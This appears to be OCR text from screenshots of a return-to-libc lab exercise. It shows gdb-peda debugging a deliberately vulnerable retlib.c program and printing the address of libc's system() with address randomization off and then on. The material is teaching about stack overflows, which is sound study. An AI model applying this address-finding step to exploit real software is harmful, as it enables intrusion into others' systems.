
$ p system **(Notice change in value from the previous debug run)**






Terminal
10:12 AM
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbfffed28 --> 0xbfffed58 --> 0x0
ESP: 0xbfffed10 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
code
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
stack
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed20 --> 0xb7f1cdbc --> 0xbfffee0c --> 0xbffff010 ("XDG_VTNR=7")
0020| 0xbfffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed28 --> 0xbfffed58 --> 0x0
0028| 0xbfffed2c --> 0x804850f (<main+52>: add esp,0x10)
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, sizeof(char), 40, badf
ile);
gdb-peda$


Terminal
10:13 AM
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
stack
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed20 --> 0xb7f1cdbc --> 0xbfffee0c --> 0xbffff010 ("XDG_VTNR=7")
0020| 0xbfffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed28 --> 0xbfffed58 --> 0x0
0028| 0xbfffed2c --> 0x804850f (<main+52>: add esp,0x10)
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, s
izeof(char), 40, badfile);
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$


Terminal
10:14 AM
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7da3da0 <__libc_system>
gdb-peda$


Terminal
10:15 AM
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


Terminal
10:16 AM
[----------registers----------]
EAX: 0x84a6a88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb76f8000 --> 0x1b1db0
ESI: 0xb76f8000 --> 0x1b1db0
EDI: 0xb76f8000 --> 0x1b1db0
EBP: 0xbfa8f708 --> 0xbfa8f738 --> 0x0
ESP: 0xbfa8f6f0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfa8f6f0 --> 0x80485c2 ("badfile")
0004| 0xbfa8f6f4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfa8f6f8 --> 0x1
0012| 0xbfa8f6fc --> 0xb75a4400 (<_IO_new_fopen>: push ebx)


Terminal
10:16 AM
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfa8f6f0 --> 0x80485c2 ("badfile")
0004| 0xbfa8f6f4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfa8f6f8 --> 0x1
0012| 0xbfa8f6fc --> 0xb75a4400 (<_IO_new_fopen>: push ebx)
0016| 0xbfa8f700 --> 0xb76f9dbc --> 0xbfa8f7ec --> 0xbfa91010 ("XDG_VTNR=7")
0020| 0xbfa8f704 --> 0xb75a4406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfa8f708 --> 0xbfa8f738 --> 0x0
0028| 0xbfa8f70c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x84a6a88) at retlib.c:11
11 /* The following statement has a buffer overflow problem */ fread(buffer, s
izeof(char), 40, badfile);
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$ p system
$6 = {<text variable, no debug info>} 0xb7580da0 <__libc_system>
gdb-peda$

******